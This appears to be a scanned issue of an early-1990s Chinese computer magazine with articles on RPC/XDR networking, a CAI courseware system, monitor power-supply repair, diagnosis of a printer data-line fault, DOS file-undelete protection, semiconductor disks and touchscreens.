本节考虑从 RPC 到 XDR 的接口。因为远程过程调用的目的是传递变量给远程过程并接收结果,有些数据需要在双向上传递。取决于过程的类型,这些数据可大可小。需要作数据转换的 XDR 子程序被指定为 RPC 的一部分。此外,对于不同类型的通信传输要指定不同的 XDR stream。一个 XDR stream 用于指定 XDR 串行数据所发向的设备类型。用这两段信息, RPC 就能使用适当的 XDR 子程序。

RPC 库用一个 XDR 存储器 stream 类型对数据报或象 UDP/IP 那样的无连接传输作编码和解码。在虚电路或连接传输的情况下, RPC 库用一个 XDR 记录 stream 收发数据。由于当前大多数 RPC 库的实现都不想取消通信传输编程介面,你必须了解 Berkeley UNIX 插座的机制。

插座是 UNIX 4.2BSD 版引入的进程通信机制。RPC 库在 4.2/4.3BSD 的顶层实现用了两类插座。一类是数据报插座,它用作面向数据报传输的介面。数据报插座的性能很象块 I/O 设备,这就是为何 XDR“存储器 stream”用作数据报插座介面的原因。另一类 RPC 用的插座是 stream 插座,它提供面向虚电路的传输机制的接口。stream 插座的性能很相一个 UNIX 字节 stream 或文件,所

以 XDR“记录 stream”类型用作 stream 插座的介面。关于 XDR 的 stream 类型将在 XDR 一节作进一步的讨论。

3.6.3 通信传输层

RPC 与下层的通信传输层的接口是互为独立的。由于现在有许多传输机制,这一点是绝对必要的。但是对于每一个实现 RPC 的低层传输机制就很可能有完全不同的编程接口。所选用的编程接口将限于某一 RPC 的具体实现和规定的几个传输层。

应用最普遍的 RPC 实现做法是 4.2/4.3BSD 的实现。它尽可能地保证了传输层的独立性。它在两方面做了工作。首先, RPC 库通过 Berkeley 插座与通信传输层间接地交互作用。同时也简化了 RPC 在不支持插座的操作环境下的实现,调用插座接口的库代码是被一组分隔的文件所隔离的。这些文件可被取代或修改以支持其它接口机制。Lachmann Associates 在 AT&T UNIX System V STREAMS 接口顶部实现的 RPC 库就是一个例子。

4.2/4.3 的实现能让 RPC 使用 TCP/IP, UDP/IP 和“原始的”插座。其它的实现也是可能的。即将出现的一些吸引人的特性有 XNS, ISO 及 System V 与 BSD 共享内存接口。

3.6.4 RPC 的处理过程

一个远过程调用的处理与任何其它过程调用相象。假定在简单的情况下,任何时候应用程序要完成一项服务,它要发送一个 RPC。客户应用程序传递一组含有主机名,远程程序名与版本,服务库内的过程号,服务实际运行参数的参量取 PC 库。XDR 为参量作定义。结果被返回。

这些参量中的几个可以是其它一些资源提供的变量。给具体的主机名硬编码并不合适。可以让主机名作为参量传给客户应用程序,客户查询网上的数据库或目录服务。也可让客户在网上广播一个主机名。这些做法对处理服务的主机更具有动态特性。传递给远程主机的程序名,版本,进程号以及参数的定义通常可通过查阅文件资源得到。

服务程序可由 UNIX 的 `inetd` 设施自动起动,也可通过 shell 文本手动起动。服务器程序调用 RPC 库,用 RPC 库调度程序给自己注册,接收 RPC 报文,返回结果。注册为程序登记具体的程序名,版本号,过程号。RPC 库调度程序记下这些联系。在远程程序到来时 RPC 对它们进行调度。服务器程序也通知 RPC 库调度程序,哪一些 XDR 子程序作为来往数据的过滤器。

当客户进入准备发送报文后,它调用客户端的 RPC 库。客户端的 RPC 通过适当的 XDR 过滤子程序把编码的参量传给它设置一个 RPC。然后库经过插座在网上传递报文并阻止客户直到收到回答。在服务器上, RPC 调度程

序从插座上收到客户的调用,对 XDR 参数进行解码并调用远程程序。服务开始运行,当完成时返回控制权给 RPC 调度程序。调度程序然后对结果编码,再通过插座返回网上作答复。客户 RPC 库收到答复后,对结果解码,停止对客户程序的阻挡。

这一过程里有几件事需要注意。第一,全过程与过程调用非常相似。客户程序发出调用,阻止,接收一组结果。服务器上,服务过程被调用并返回某些结果。在多数情况下,程序员并不知道 RPC 的存在。在 RPC 的顶层代表了分布式编程的真正功能。

RPC 库经常用到一个 96 位的 ID,它含有程序号,版本号,过程号。程序号标识作为一个服务的过程的特别组。如组成 NFS 的过程用程序号 10003 来标识。协议号标识客户用的协议的版本。这使得一个特别的协议或一组过程在兼容性较差时可以扩展或修改。过程号规定在一程序组号内的具体过程。程序号是大范围的唯一号码。如用户希望建立自己的网络服务可以从下列 Sun Microsystems 的地址得到一个大范围唯一的程序号:

RPC Administrator
Sun Microsystems
2550 Garcia Avenue
Mountain View, CA 94043

对 RPC 有一对大家都同义的协议。一个 RPC 应只接收一个参量并返回一个结果。同时任何服务不接受参量的空过程也返回一个空结果。后一个协议对调式和管理是有用的。也许有其它协议在某些方面广为应用。可以想象象空过程那样的过程可以有助于管理或使所有网络服务变得容易。

除了已经描述过的 RPC 的简单使用,RPC 库还提供了另外几个特性,有些已作了暗示。正常情况下,服务器并不执行存取控制。设想客户有权使用其服务。用低层 RPC 接口的特性,程序员可以生成证件,对远程服务有适当存取权的客户可用这些证件来认证。在此情况下是否要设置证件以供检查取决于服务器。广播是为使用一个 RPC 而获得主机名的方法。一客户可以用广播向网上的所有服务器请求空过程(零过程)。服务器首先可能是低负载的回答并应用于“真的”请求。

也可以告诉远程服务让它在任何事件发生时给客户回话。在此情况下,客户应用程序不阻止等待回答,但将用等待报文的本地 RPC 调度程序为自己注册。源发的客户实际上与服务器的角色相反。这在几种不同类型的应用中,包括网络管和管理系统组织是有用的。RPC 的低级接口为想在组织里提供增值网服务的用户带来了几会。

3.6.5 端口图转换程序

象 TCP/IP 那样的通信传输提供了进程通信的手段。在 TCP/IP 及大多数协议的情形下,标识唯一的主机及主机所在特有位置的地址叫做端口。端口是一机器与另一机器间通信的逻辑通道。通过在特定的端口等待报文,应用程序就不必担心机器如何接收报文。知道了应用程序用以等待报文的特定端口,另一应用程序就可与其通讯了。端口还有另一层有用的意义。只有知道报文发向的端口号,远程程序就不必知道远程应用程序所用的操作系统。

端口对应图是一项网络服务,它为客户提供查看一个服务器上任何远程程序所用端口的标准手段。任何机器上的端口对应图都保留一个端口与程序数字对应的数据库。主机上的服务会改写端口图。客户通过端口图转换程序查询端口图。为一具体的网络服务寻找端口,客户要发一 RPC 报文给服务器的端口图转换程序。由于端口图转换程序总是在它熟悉的端口号上倾听,客户不必解决如何找到端口图转换程序的问题。端口图转换程序会返回发问程序号一个正确的端口。

象所有的 RPC 服务那样,端口图转换程序由一组网上可调用的过程来实现。过程是 0,null; 1,set (添加入口); 2,unset (删除入口); 3,getport; 4,dump (取所有入口); 5,callit (调用远程过程)。用 callit 可通过端口图转换程序做一个间接的 RPC。对间接调用的回答直接送给客户不通过端口图对应程序,这样可以提高效率。所有端口图转换子程序都可以用标准 RPC 库的调用。

3.6.6 XDR

XDR 标准的目的是有两个。一是提供一个可在网上传送的与结构无关的数据表示法。二是提供把内部数据表示转换为 XDR 编码格式的方法。XDR 是必要的,因为机器种类在市场上的激增使同一数据有不同的内部表示。例如整数。多数机器用字节或字表示整数。但有些机器在存储上以最高位或字节在左而另一些则相反。如果通信传输机制不注意传送给远端机器的数据,远端机器就无法正确解释数据。

XDR 是数据表示的标准,是数据描述语言及 C 语言库程序包。XDR 作为网络数据表示的标准。当然,可以把一台机的内部表示直接转换为另一台机的内部表示。当两台机有相同的内部表示时这有它的优点。但随着网上不同机器的增加这就要为每一种机器写一组子程序了,还不如只写一组转换 XDR 格式的子程序。

UNIX XDR 库通过一组 C 语言过程把数据转换为 XDR 格式。有两类不同的过程。一些过程建立并管理

叫做 stream 的目标。注意这里 stream 的含义与 AT&T 的 STREAMS 有点关系。另一类 XDR 过程在数据与 stream 之间转换及传送数据。转换数据为 XDR 编码格式的过程组叫过滤器。

一个 XDR stream 是对一种特殊介质类型的标准介面。在 NFS 术语里,我们认为网络文件是一种介质,但 XDR 对介质作了扩展。例如,如果数据要被有不同内部表示的机器读取时,把数据用 XDR 编码格式存在磁带上是明智的。这可以确保机器能明白和解释数据。stream 的优点是它只与具体的介质打交道,对任何数据类型只需有一类的过滤器。过滤器与 stream 相互作用而 stream 与介质相互作用。

在 UNIX XDR 库里提供三种 stream 类型。它们是标准 I/O, 存储器和记录。标准 I/Ostream 把一过滤器与 C 语言标准 I/O 文件联系在一起。这对象数据库或表格处理那样的程序是有用的,因为数据会被不同类型的机器所用。存储器 stream 连接过滤器与一片存储器,这片存储器可能被两个进程共享。存储器 stream 的主要用途是提供数据报传输的通信因为存储器 stream 可以向如缓冲区之类的存储器区写数据。缓冲区满后可以整片作为一单位传递给传输层。记录 stream 让过滤器传递/接收,编码/解码记录里的数据。这对虚电路的协议是有用的,因为过滤器一定能识别所送的数据。程序员可以建立适合处理其它介质类型的 stream 类。这超出了本讲座的范围。

把数据从内部表示转换为象 XDR 那样的合乎规定的格式的过程叫数据的串行化或排列数据。XDR 过滤器实际上是数据串行化与反串行化的机制。一个对 XDR 的调用既转换数据为传输格式也传输数据。UNIX XDR 库含有三类过滤器,它们可处理用大多数 C 语言的数据类型。这三类过滤器是:原始型,混合型,指针型。原始型处理下列数据类型:char, int short, unsigned int, long, unsigned long, float, double, void。每一过滤器是两个参量的过程调用,一个参量是指向 stream 的指针(叫 stream 句柄),另一参量是指向需要编码的数据的指针(叫项目句柄)。

混合型是字串,字节数组,无符号+字节数组,任意数组,无符号+任意数组,enum+联合。也有两个指针过滤器用于建立指针——xdr_pointer 和 xdr_reference。后者在传递指针值非空时使用。否则用 xdr_pointer,因为 XDR 布尔型与传送的说明指针是否为空的数据一起被编码。也可以用 XDR 语言以 XDR 库里能描述新数据类型的数据类型建立用户自己

的过滤器。这一过程超出了本讲座的范围。进一步的信息请参考 Sun Microsystems 的手册 Network Programming, 里面有 XDR 的规范。

3.6.7 分布式程序设计

个人计算机和工程工作站的普及使分布式程序设计的概念合理化。分布式计算是一个计算模型,其中所有用户可以使用他们自己的计算机。但考虑这些计算机与其它计算机的连网能力就产生了新的计算模型。网络计算具有多台计算机为一个用户服务的特性。换句话说,每一应用程序可以同时调用任何数目的计算机系统。所使用的资源是最合理的。

为实现网络计算,应用程序必须同时利用多台计算机。这些应用程序包决定哪里运行任务,哪一任务被分配,应用程序是否适合分布式是复杂的情况。建立一个分布式应用程序的过程叫网络程序设计。网络程序设计的方法之一是使用 RPC 和 XDR。

RPC 和 XDR 为开发分布式应用程序和网络服务提供了一个框架。RPC 为应用程序间或应用程序的任务间提供一个报文服务。XDR 提供一个网络范围的数据同一性,上一节里我们已经看过 RPC 和 XDR 的潜力。RPC 和标准过程调用之间的相似是这种潜力的核心。由于一个 RPC 的调用可被隐藏在标准调用对库调用里,所有 RPC 接口的低层能力都可被利用。

今天,真正分布式应用程序的例子还很少。建立和使用网络服务更为普遍。NFS 是具体服务类型的例子。在特别的网上人们设计出了监视计算机系统的工具,它们与每一机器上以 RPC 为基础的服务通信。它们让使用工具的用户决定任何机器在网上的性能。其它的服务包括有窗口系统和终端仿真程序,它们用类 RPC 功能在服务器应用程序与用户间通信。

将来,很多应用程序都将是分布式的。几个应用地区本身作分布。要使用某类数据库的应用程序正向这样的一种模式升级,其中用户接口对用户来说是本地的而数据库存取子程序位于远程的服务器上。这种模型支持图形和具有象工作站设备那样容易使用,增加安全性,控制大型服务器环境等的特性。其它例子有工作日程安排,交易处理,计算机辅助设计与制造。

其它应用程序并不明显的适合分布式。但随着越来越多的特种处理器的问世,应用程序从分布式处理中得益的可能性就增加。

(作者地址: 东山金城宾馆曙前楼 511 室)

电话: 7754888-3511)

《自动控制基础》的CAI开发与实现

南京理工大学自动控制系统

吴晓蓓 黄 炯

【摘要】本文介绍了《自动控制基础 CAI》(计算机辅助教学)课件的总体结构设计, 课件的硬件支撑系统, 软件支撑系统, 关键技术说明以及该课件的操作使用说明等。整个课件, 操作方便简单, 采用全汉字系统, 人机对话功能强, 组件灵活方便, 可随意抽调任意小课件, 并设有试题测验单元, 图文并茂, 是一套实用性强的 CAI 课件。

1. 引言

《自动控制基础》这门课程既是大学自动控制类研究生、本科生及专科生都必修的一门专业基础理论课, 但是在实际的教与学过程中却有一些困难, 因为这门课既涉及到一种抽象的数学方法, 又需要大量的实际工程系统的知识, 知识面较广。计算机以其特有的功能可以在辅助教学上发挥出极大的作用与特有的效益。





图 1

2. 结构设计

计算机辅助教学软件是一种强调人机交互作用, 进行教学活动的软件。因此设计过程既要遵循软件设计的共同规律, 又要强调其课程的教学作用, 顾及各种教学模式的应用所造成的结构上的特点。我们采用框架结构, 模块结构。按教学大纲内容进行课件的安排。每个课件既相互联系, 又相互独立, 组件灵活方便。既可以将整个控制基础的内容贯穿起来, 使学员学习时有一整体的概念, 按章、按节有次序地学习, 也可以根据自己的需要抽出其中的部

分章、节学习。这些过程是用菜单查询方式完成的, 查询过程灵活方便。“自动控制基础 CAI”程序设计总结构框图如图 1 所示。

图 2 示出了 CAI 的基本内容。框图中只标明了每一章的内容, 在各章还有各节和知识点。



课件的设计以教学大纲为基准,以每一章中的每一节作为一个基本课件,而每一课件包含三个部分,三个部分分别是内容提要单元,问题单元和问题解答单元。根据计算机的特点在有限的几屏内完成一课件的内容介绍,尽可能地做得生动,有趣味。第二部分是问题单元,主要是利用人机对话的功能在计算机与人之间进行一问一答的练习,由计算机来判断回答的正确性,在第三部分的问题解答单元中给出问题单元的全部正确答案。

例 第一章的第二节课件的结构如图 3




图 3

这三部分之间可根据需要随时切换。

另外在每一章的后面和全部课件结束的最后都设有阶段测验和整套测试题,测试题以百分制计分,当操作人员做对了 70 分时算 pass。由计算机自动计分,并告诉学员是否通过了本阶段的学习。

3. 支撑环境

① 硬件支撑环境

我们使用的是一台 386 兼容计算机 (286 也可以用),该机带有 2Mb 内存, 40Mb 硬盘, 1.44Mb+1.2Mb 软驱。VGA 显式模式, 外接一台 LQ1600K 打印机。

② 软件支撑环境

在硬盘中安装了常用软件汉字 2.13 系统, 中文 WS, 16×16 点阵汉字库 (HZK16) 及 24×24 点阵汉字库 (CLIB), 以及 Turbo C 提供的集成开发环境。

我们选择 Turbo C 作为开发控制基础 CAI 的软件环境, 是因为 TurboC 功能强大, 调试方便, 对大型程序编

写非常合适。

4. 关键技术

《自动控制基础 CAI》在软件设计上共分为五个模块, 它们是:

① 数据库文件模块, 包括文本文件和图形文件两部分, 它们分别处理各个章节知识点课件的文本文件和图形文件, 可随时输入、保存及调用。

② 控制原理的仿真模块, 为了正确描述课件内容, 有些数据和图形必须通过仿真计算。

③ 作图软件模块, 该模块完成在屏幕上随意作图的功能, 可根据课件需要设置各种系统图形, 以图形文件的形式存起来, 供主程序调用, 这一部分的工作是一难点。

④ 打印模块。该模块可将屏幕上内容或需要的任何内容打印出来。

⑤ 操作环境模块, 指该 CAI 的操作环境, 也就是该课件的主程序, 它组织各功能块的有机联系, 完成整体的 CAI。

这几个模块在功能上各自完成自己的一部分, 在使用时是相互调用, 协调处理的。

主要的关键技术有:

- ① 西文方式下的汉字显示技术;
- ② 24×24 点阵汉字放大技术;
- ③ “图文并茂”的显示技术;
- ④ 图形文件的维护技术;
- ⑤ 音乐简谱的识别与演奏技术;
- ⑥ 自动控制原理的仿真技术;
- ⑦ VGA 高分辨率图形屏幕打印技术。

5. 操作与使用说明

当开机启动后, 键入命令:

C>cai 回车


马上就会在屏幕上出现下面的字标:

自动控制基础计算机辅助教学
Automatical Control
Computer Assisted Institute

前言


H 帮助 Enter/Pgup 换页 P 打印 ESC 退出 P.1

键入 <Enter>, 在美妙的韵伴奏下, 出现以下字样:




再键入<Enter>，屏幕上会出现《自动控制基础》的教学框图，即前文论述的内容框架构置，它可以使学员对教学具体内容及相互关系一清二楚。


在这之后将出现主菜单，如下示：



用<↑>或<↓>可以移动色棒，在色棒移动到合适位置时按<Enter>键，可以显示下级菜单，比如选择第一章，屏幕将显示：




仍用上下键移动色棒，用<Enter>来选择。
假如选择了第二节，屏幕上将显示：



仍用上下键来移动光标，用<Enter>来选择。如果选择了“退出”，就会返回上级菜单，若选择其它项，就会进入相应的教学环节，开始教学。

在教学单元中，假如遇到了首页而学员按下<pgup>，或是末页却按下<Enter>，计算机将根据情况给予屏幕窗口提示，而不会导致系统失灵。如下图示：



这时只要按任意键，提示窗就会隐去，等待下步操作。

6. 结束语

我国，CAI 在专业教学中成功运用的例子还不太多。我们准备再进一步搞好和完善该课件的设计，逐步加入动画功能使其更生动，更形象，争取能在国内推广使用。

GW-500 显示器电源原理与故障分析

华南师大 廖国武 廖春盛

显示器是故障较多的计算机外部设备。而大部分故障都是出现在电源部分。要找出电源内部故障,就要熟悉电源部分工作原理。

电源工作原理

GW-500 显示器电源由两组开关电源组成,电路如图 1 所示。220 伏交流电压经 D_{21} 桥式整流器整流,电容 C_3, C_6 滤波,得到约 280 伏的直流电压。第一组开关电源由 Q_1, Q_2, T_1 等元件组成。280 伏直流电压经变压器 T_1 初级绕组加到高频开关管的集电极, Q_1, Q_2 与 T_1 组成间歇振荡器,振荡波形是矩形波,频率约 37KHz。 Q_1 导通时,电流通过 T_1 的初级绕组,电能存储于 T_1 内, Q_1 截止时,电能耦合到 T_1 的次级绕组,次级各绕组输出高频交流电压,高频交流电压分别经 D_5, D_6, D_7, D_8 整流,滤波后输出直流电压。

为稳定输出直流电压,120 伏输出电压经 R_{25}, VR_1, R_{26} 组成分压器分压,然后送到精密稳压器 IC_2 的控制端 V_1 , IC_2 的输出端 V_0 与光耦合器 IC_1 内的发光二极管,8 伏输出端相连接,流过发光二极管的电流既与精密稳压器 V_1 端电压值有关,又与 8 伏输出端实际电压值有关,发光二极管发光的强弱直接影响到光敏三极管的导通程度,光敏三极管的输出经 Q_2 反相放大后送到 Q_1 的基极,直接影响 Q_1 的导通和截止时间,影响间歇振荡器振荡波形的占空比,也影响耦合到 T_1 次级绕组电压的大小。因此,开关电源电路利用光耦合器中的发光二极管和光敏三极管的耦合程度来自动进行稳压调节。 Q_3 与 T_2 等元件组成另一组开关电源,振荡频率为 70KHz,输出 45-135 伏(正常时测得为 93 伏)直流电压作为行扫描输出级电源。这一组开关电源有如下特点。

输出电压受行输出级工作状态的控制。行输出变压器取出的逆程脉冲经整流滤波后送回 B+ 端(正常时为 23 伏),经 Q_7, IC_3, Q_4 控制 Q_3 的基极偏压,改变间歇振荡器振荡波形的占空比,达到稳定输出电压目的。因此开关电源应带上负载才能正常工作。

过压保护电路由 Q_8, IC_3, Q_4 和 Q_3 组成。正常时 Q_8 截止, Q_7 导通当输出电压上升到 150 伏时, Q_8 开始导通,光耦合器 IC_3 输出增加,经 Q_4 使 Q_3 基极偏压降低,延长了 Q_3 的截止时间,也就降低了输出电压,保护行输出电路。

过流保护电路由 Q_4, Q_5, Q_6, Q_9 等元件组成。正常时,这四个三极管处于临界导通状态,当 Q_3 集电极电

流大于正常值时,通过电阻 R_{14} 与这几个三极管组成负反馈电路,使 Q_3 集电极电流减小。

第二组开关电源还受第一组开关电源的控制。第一组开关电源,输出 16.5 伏送给第二组开关电源作为辅助电源。只有第一组开关电源正常工作时,第二组开关电源才能正常工作。

电源故障分析

例一、接通电源后,指示灯亮,显示字符明显抖动。


分析与修理 指示灯亮,有显示字符,说明开关电源输出电压基本正常,电源滤波不良,交流纹波大会引起显像管工作电压的波动,引起显示字符抖动。经检查,滤波电容 C_3 失效,电容量很小,由于滤波不良,经开关电源转换的输出电压也受到交流纹波的调制,使显示字符不稳定。更换 C_3 后,显示器工作正常。值得注意的是,当显示器出现这种故障时,还会干扰邻近使用的显示器,也会出现显示字符微微抖动的现象。修理时还应注意,220 伏交流电源未经变压器直接整流,电源部分地线是带电的,最好用一个隔离变压器接在电源与显示器之间,预防发生触电事故或损坏其他测量仪器。

例二、显示器突然无光,电源指示灯不亮,使用者马上关断电源。

分析与修理 打开机壳检查,未发现有任何烧坏的迹象,保险丝完好。在不通电状态下,拨下电源板输出插头,用万用表检查各路负载电阻值都正常,再检查两组开关电源各路输出端对地电阻,发现 25 伏输出端对地正反向电阻都很小,查出整流二极管 D_7 (FR_{303}) 被击穿。换上 D_7 后,显示器恢复正常。由于开关电源工作频率较高。更换 D_7 时,不能用普通整流二极管,要使用快速恢复二极管。笔者在修理显示器时发现, D_7 击穿的故障经常出现,选择平均整流电流和反向峰值电压参数比 FR_{303} 更大的快速恢复二极管替换 D_7 ,更加可靠。

例三、显示器突然无光,指示灯不亮,使用者没有及时关断电源。

分析与修理 经检查 25 伏的整流二极管 D_7 击穿,由于使用者没有及时关机,造成 $Q_1, Q_2, IC_1, IC_2, R_7$ 都损坏,保险丝 F_1 也熔断了。可见当显示器出现故障时,应马上关机,以免扩大故障。由于更换元件较多,元件参数与原电路可能不一致,换上无件后,应接上负载,通电测量开关电源输出电压值,如偏离额定值,可以用起子调整可变电阻 VR_1 ,使输出电压达到额定值。



GW500/400B 电源

AR3240 打印机故障维修一例

长春市新达电子技术公司 高风翔 赵国臣

故障现象：打印机自检正常，联机打印出现乱码，

打印出来的效果如下图。

```
!Womume!iolesiwel!C!ias!ool!macem
!Womume!Sesiam!Ournces!is!555G-13E9
Eisecuosity!log!C:]
```

```
GEISK!!!!EYEL!!!!171931115-37-91115;51q
ECASE!!!!EYEL!!!!117339119-37-97111;39a
QC!!!!!!EYEL!!!!173135113-13-99113;11q
SEQMACE!!EYEL!!!!19535115-37-91113;15q
AUUSIC!!!!EYEL!!!!19373115-39-91119;31a
.....
EYE3CIO!!EYEL!!!!7979115-39-91119;35a
MIOK!!!!EYEL!!!!55111115-39-91111;11q
AQQEOE!!EYEL!!!!11179115-39-91119;35a
GASUOQEO!EYEL!!!!17719115-39-91115;11a
OMSGUOC!!EYEL!!!!7991115-39-91111;13q
!!!!!!31!Gime)s!!!!31139793!cyues!gsee
```

而正常打印的效果应如下图。

```
Volume in drive C has no label
Volume Serial Number is 444F-12E9
Directory of C:\
FDISK      EXE      61920    04-27-81    12:40p
DBASE      EXE      117328   09-06-86    10:29a
PC          EXE      172035   03-12-88    3:00p
REPLACE    EXE      19424    04-27-81    12:15p
ATTRIB     EXE      18272    04-28-91    8:20a
.....
EXE2BIN    EXE      7968     04-28-91    8:25a
LINK       EXE      44000    04-28-91    1:11p
APPEND     EXE      11168    04-28-91    8:25a
FASTOPEN   EXE      16718    05-10-89    4:01a
NLSFUNC    EXE      6880     04-28-91    1:13p
```

21 File(s) 20129792 bytes free

故障分析与排除：

打印机自检正常说明打印机机械部分、字车驱动部分，针驱动电路都是正常的。联机打印出现乱码说明问题出在数据、控制、命令口上。用调试程序 DEBUG 检测这三个端口值（联机时）。

```
C>DEBUG
-I 378
00
-I 379
DF
-I 37A
EC
-Q
```

C>

而正常值应为下表：

	联机
数据	AA
控制	DF
状态	EC

由此可知问题出在数据口上。对照上面打印效果左右图可以发现乱码呈规律变化，即：

B 变成 C

D 变成 E

P 变成 Q

2 变成 3

A、C、E、G、I 等不变

通过对照分析可列成附表：（打印错误情况表）

通过附表不难看出，数据 D1 位恒为 1。知道了数据 D1 位恒为 1，就可断定是数据口有问题还是数据联线有问题。

本着由简入难的原则，先用另一台打印机打印电缆联机试打一下问题依旧。测量打印机数据接口的各个片子，也没有问题，最后问题应集中在打印端口上。拿下端口板。用万用表测量各个端口线的导通状态，发现第二脚联线阻值恒为大。而 AR3240 打印机的 36 芯接口上第二脚为 D1，故此可断定接口板第二脚联线断开。仔细察看发现在板口上有一不易察觉的细小裂痕，用导线连接后，联机打印正常。

打印错误情况表（附表）

应打的字符	对应的 ASCII 码值	实打的字符	对应的 ASCII 码值
A	01000001	A	01000001
B	01000010	C	01000011
C	01000011	C	01000011
D	01000100	E	01000101
E	01000101	E	01000101
...
Y	01011001	Y	01011001
Z	01011010	[	01011011
空格	00100000	(	01011011
0	00110000	1	00110001
1	00110001	1	00110001
2	00110010	3	00110011

“MIRROR.COM”

对文件的保护功能

湖南省澧县农业银行 金义炎

在实际工作中,需要经常用 DEL 或 ERASE 命令删除一些无用的文件,以减少这些文件占用不必要的磁盘空间,一旦操作不慎,删掉了重要的数据文件,这对初级用户来说,哪就不可能再恢复过来了。在某种情况下,高级用户用 DEBUG 和 PCTOOLS 等其他工具软件尚能追回所有被丢失的文件,但必须逐个输入被删文件的首字符,这也费时费事。

笔者在长期使用 DOS5.0 时,用 DOS 5.0 提供的 mirror.com 实用程序,实施对被删文件的保护,安全可靠,且操作简单,只需一条命令便可恢复所有被删文件,这对初级用户来说是很容易掌握的,mirror 的功能实际上提供当前盘中被删文件的轨迹,这个长度为 18KB 的程序是一个终止驻留程序,运行此程序后,该程序将长驻内存,时刻检测文件的被删情况,当它检测到一个文件被删时,就产生一个 mirror.fil 文件,该文件记录所有被删文件占用磁盘的轨迹及有关信息,供 undelete 命令恢复被删文件之用,在一般情况下,将 mirror 写进你的 autoexec.bat 文件中,如没有安装 DOS5.0 的用户,可用 PCTOOLS 的 mirror 文件,其效果是一致的。

其命令格式如下: mirror / tc / td - n.

C, D 为驱动器名, N 为设置删除文件跟踪的最大数,此值必须在 1-999 之间。

实际上当你删除文件时, DOS 并未删除该文件的实际数据,而是标志着 MS-DOS 可以重新使用被该文件占据的磁盘空间,文件的数据一直保留在磁盘的实际位置上,直到 DOS 将另一个文件记录在被删除文件的这块空间里。

一旦删除了重要的数据文件,我们就可以用 undelete 命令予以恢复,其命令行参数如下:

undelete [path] * .bat

半导体盘

广州市沙河 黄沈南

IBM PC 机无论在那一方面的应用几乎都必须配备软、硬盘等外存储器,但这种有机械转动的磁盘系统均有可靠性不高、工作环境要求比较严格的缺点,影响了 PC 机在某些方面的应用。

随着半导体工业的发展,半导体存储器芯片的集成度越来越高,但价格不断下降,例如,市面上可以见到 4 兆位、甚至 8 兆位的 EPROM 和 1 兆位的静态 RAM,国内外出现了半导体盘,亦称电子盘,即采用半导体存储器来替代软、硬盘作为程序载体。

半导体盘与磁盘驱动器相比,由于无机械部件,具有可靠性与稳定性高、工作速度快、寿命长、工作环境要求不高等优点,因而在 IBM PC 上得到逐步应用,特别在工业控制、仪器仪表等领域,半导体盘得到普遍应用。

半导体盘采用半导体存储芯片的种类有① SRAM 即静态随机读写存储器 ② ROM 即只读存储器 ③ EPROM 即紫外线擦除只读存储器 ④ EEPROM 即电可擦除只读存储器 ⑤ DRAM 即动态随机读写存储器。其中常用的有 EPROM、EEPROM、SRAM 等。采用 SRAM 和 DRAM 的半导体盘一般必须配备后备电池,以保证数据不会由于主机掉电而丢失,并在断电情况下保持数据;采用 DRAM 还必须配有专用刷新电路。从半导体盘成本的角度来考虑,半导体盘目前常采用 EPROM 和 SRAM。

使用半导体盘面临的一个问题,即如何将 DOS 和用户程序载入半导体盘内,这由半导体盘生产厂家提供解决方法。大致可分为两种:一种方法是修改某一种版本的 DOS,并将其固化在半导体盘上(由厂家完成),利用配备的转换软件将用户程序转换后固化或写入半导体盘内;另外一种方法不修改 DOS 及用户程序,利用配备的转换软件,用户可将自己选用的 DOS 和用户程序一起固化或写入半导体盘内。

一般来说,半导体盘可以启动进入 DOS 和用户程序。

以采用 EPROM 和 SRAM 的 GCK 系列半导体盘卡为例,它采用后一种方法来固化 DOS 和用户程序。采用这种方法的好处是 DOS 版本不受限制,从 PC-DOS 2.00 以上到 MS-DOS 5.00、6.00 都适用,用户程序和 DOS 不用修改即可转换。

就容量而言,半导体盘一般最多可有两个盘,大多数的半导体盘中一个盘的容量不超过 1.44 兆。一般可以选择每个盘容量的大小,但这选择受一定的限制。如 GCK 系列半导体盘卡可选用 EPROM 27C010(128K)、27C020(256K)、27C040(512K),由转换程序自动完成选择。对于采用 SRAM 的半导体盘一般可根据需要插入若干 SRAM 芯片,但总数不得超过其最大数。

(GCK 系列半导体盘卡产品介绍见广告插页)

触摸屏技术漫谈

福建省明溪县农业银行 姚加贤

目前计算机市场上出现有一种称为触摸屏的产品,这种触摸屏是一种适用于各个领域的计算机多功能输入设备,是较理想的电脑人机界面工具,它直接在显示器屏幕的位置上具有触摸输入功能,能摹仿键盘、鼠标器的功能,当人的手指或其它物体接触到屏幕上显示的光标、菜单或图形元素时就能直接掌握和选择计算机的输入方法,得到其所有的信息。它在一些方面可替代键盘和鼠标器等输入设备,对那些需要操作人员专注地注视屏幕的场合里,操作人员只要指点一下屏幕就可以完成所需的操作,且这种操作极为简单,具有清晰、自然、直观的感觉,无需专门学习,就可以达到一看就会的效果,为没有键盘使用经验的门外汉提供了使用电脑的金钥匙。

其实触摸屏这种目前在国内悄然流行起来的技术早在五、六十年代就已经出现,最初使用在机场管制方面。这一技术的实体由硬件和软件两部分组成,硬件是由显示器添置上能使屏幕对触摸产生反应的机制,同时把对所指点位置的测定值(坐标)传送给主机,软件则对指定的坐标的值做出相应的反馈回应。触摸屏技术的主要点在于对产生触摸的反应机制和测定触摸位置的方法,早期常采用的电阻式或电容式,分别采用在屏幕上涂有具有电阻或电容效应的透明涂层,当触摸屏幕时使得横纵两方向的电阻值发生变化或电容变化引起连接在一角落的振荡器频率发生改变,从而测定出触摸到的确切位置。然而,这两种技术对涂层的均匀性和测量的精确度有较高的要求,使得花费增加,阻碍了应用的推广。

触摸屏的第二代产品是红外式的,它通常是在屏幕的一边使用红外器件发射红外光,屏幕表面形成一个由红外光线组成的矩阵网或交叉的扇形网,当手指或相似物体接触到屏幕上的一个位置时,在

屏幕的另一边的红外传感器就可以检查红外光线被遮挡的情况从而确定出触摸点在矩阵网或扇形网中的坐标。这种方式一般要求安装在平面显示器上,这是一点不足之处。另一点是对稍大一点尺寸的屏幕来说分辨的精度不够高。

